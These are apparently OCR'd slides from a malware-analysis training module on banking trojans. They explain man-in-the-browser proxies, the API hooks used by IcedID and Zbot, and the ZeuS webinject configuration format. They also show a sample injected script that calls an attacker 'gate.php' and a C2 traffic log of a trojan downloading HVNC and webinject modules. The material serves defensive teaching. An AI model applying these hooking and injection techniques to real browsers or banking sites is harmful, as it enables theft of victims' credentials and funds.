Module 2

Typical goals of malware and their implementations

https://github.com/hasherezade/malware_training_vol1

Dissecting a Banking Trojan


Banking Trojans - families

- Zbots – (a family of various forks of the ZeuS code)
- IcedID
- Tinba
- Gozi (and Gozi-based)
- Kronos
- TrickBot (some of the modules)
- ...and others

Elements of a Banking Trojan

- Classic banking trojans modify the content of selected websites (related to banking transactions)
    - **Webinjects**
    - **Webgrabbers**
- An important element of a banking trojan is **MITB proxy** (Man-In-The-Browser)
- MITB proxy is a local proxy via which the traffic is bypassed and modified
- Sometimes to bypass the protections used by banks, the operator needs to remotely access and use the victim machine (using **Hidden VNC**)

Elements of a Banking Trojan




Elements of a Banking Trojan

- Malware can run its own Proxy server to which the browser will connect, whenever it tries to connect with the target address
- The redirection is implemented by hooking the function responsible for establishing the connection
- The traffic that bypassed by the malicious proxy is parsed, and may be augmented with webinjects

Operation of a Banking Trojan

- Instead of connecting directly to the remote server, the browser connects to the local proxy, run by the malware's core module



Scotiabank Global Site × Settings

scotiabank.com/global/en/global-site.html

Connection is secure


Your information (for example, passwords or credit card numbers) is private when it is sent to this site.
Learn more

Certificate (Valid)

Show certificate (issued by Ocgabyo)

Cookies (74 in use)

Site settings



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- All application policies


Issued to: www.scotiabank.com

Issued by: Ocgabyo

Valid from 2020- 06- 10 **to** 202

Operation of a Banking Trojan


- The requested page is first processed by the malicious proxy…


Sign in to Scotiabank Digi
https://www.scotiaonline.sc
view-source:https://www.scotiaonline.scotiabank.com/online/authentication/authentication.bns
original

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    <head>

        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <meta http-equiv="content-language" content="en" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/richfaces/org/ajax4jsf/framework.

        <title>

        Sign in to Scotiabank Digital Banking Services
        </title>

        <meta http-equiv="Cache-Control" content="no-cache" />
        <meta http-equiv="pragma" content="no-cache" />
        <meta http-equiv="expires" content="0" />
```

Operation of a Banking Trojan

- The proxy uses a special template to know where to implant the webinjects
- When the pattern is found, the malicious code is implanted


File Edit View History Bookmarks Tools Help
Facebook - Log In or Sign Up
Sign in to Scotiabank Digital Ba
https://www.scotiaonline.scotiaban
https://www.scotiabank.com/glob
view-source:https://www.scotiaonline.scotiabank.com/onlin
Search
infected

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    <head><script>var home_link = "https://domain-apps-free.com/scotiaadmin";var gate_link = home_link+"/gate.php";var pkey =

        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <meta http-equiv="content-language" content="en" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/ri[illegible]faces[illegible]g/ajax4jsf/framework.pac

        <title>

        Sign in to Scotiabank Digital Banking Services
        </title>

        <meta http-equiv="Cache-Control" content="no-cache" />
        <meta http-equiv="pragma" content="no-cache" />
        <meta http-equiv="expires" content="0" />
```

MiTB Proxy - implementation

- Run a local proxy able to parse HTTP/HTTPS traffic
  - Requires generating your own certificate

- Redirect all the HTTP/HTTPS traffic via the local proxy:
  - Hook functions in the browser:
  - 1) the functions responsible for establishing the connection
  - 2) the functions responsible for accepting the certificate

- Parse and augment the traffic

MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ws2_32.connect
```

- The functions responsible for accepting the certificate

```
Nss32.SSL_AuthCertificateHook
```

Example: Iced ID (Firefox)

MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ws2_32.connect
mswsock.dll + RVA:0x7852
```

- The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain
Crypt32.CertVerifyCertificateChainPolicy
```

Example: Iced ID (IExplore)

MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ntdll.NtDeviceIoControlFile -> args: AFD_CONNECT, AFD_X32_CONNECT
```

- The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain
Crypt32.CertVerifyCertificateChainPolicy
```

Example: SilentNight Zbot
(IExplore)

MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ntdll.NtDeviceIoControlFile -> args: AFD_CONNECT, AFD_X32_CONNECT
```

- Instead of API hooking, the certificate is installed by Certutil

Example: SilentNight Zbot (Firefox)

Traffic redirection-examples

- We are given a dump of the implants found in the browser process by PE-sieve. Analyze what hooks have been installed and how do they implement the traffic redirection

```
Case-study time...
```

Webinjects - implementation


- The definitions of Webinjects following the ZeuS standard:

```
set_url https://* G

data_before
<title>
data_end

data_after
</title>
data_end

data_inject
INJECT
data_end
```

```
P - run on POST request.
G - run on GET request.
L - if this symbol is specified, then the
launch occurs as an HTTP grabber, if not
specified, then as an HTTP injection.
H - complements the "L" character, saves
content without HTML tag clipping. In normal
mode, all HTML tags are deleted, and some are
converted to the newline or space
character.
I - compare the case-sensitive url parameter
(for the English alphabet only).
C - compare case insensitive (for the English
alphabet only).
B - block execution of the injection.
```

Webinjects - implementation

- The webinjects are installed following a configuration file, that is usually downloaded from the C2 server




```
12  200  HTTPS  45.72.3.132  /web7643/gate.php  299 555  msiexec:2756  download: hvnc32.dll
13  200  HTTPS  45.72.3.132  /web7643/gate.php  926 366  msiexec:2756  download: sqlite3.dll
14  200  HTTPS  45.72.3.132  /web7643/gate.php   75 299  msiexec:2756  download: zlib1.dll
15  200  HTTPS  45.72.3.132  /web7643/gate.php  333 957  msiexec:2756  beacon + process list ->download: webinjects
16  200  HTTPS  45.72.3.132  /web7643/gate.php       91  msiexec:2756  [#15]
17  200  HTTP     Tunnel to  45.72.3.132:443        705  msiexec:2756  [#16]
18  200  HTTPS  45.72.3.132  /web7643/gate.php  1 922...  msiexec:2756  download: libssl.dll
19  200  HTTP     Tunnel to  45.72.3.132:443        705  msiexec:2756  [#18]
```

Example:Silent Night Zbot (Internet Explorer)

Webinjects - implemantation

- After decrypting the traffic we can see the familiar patterns:

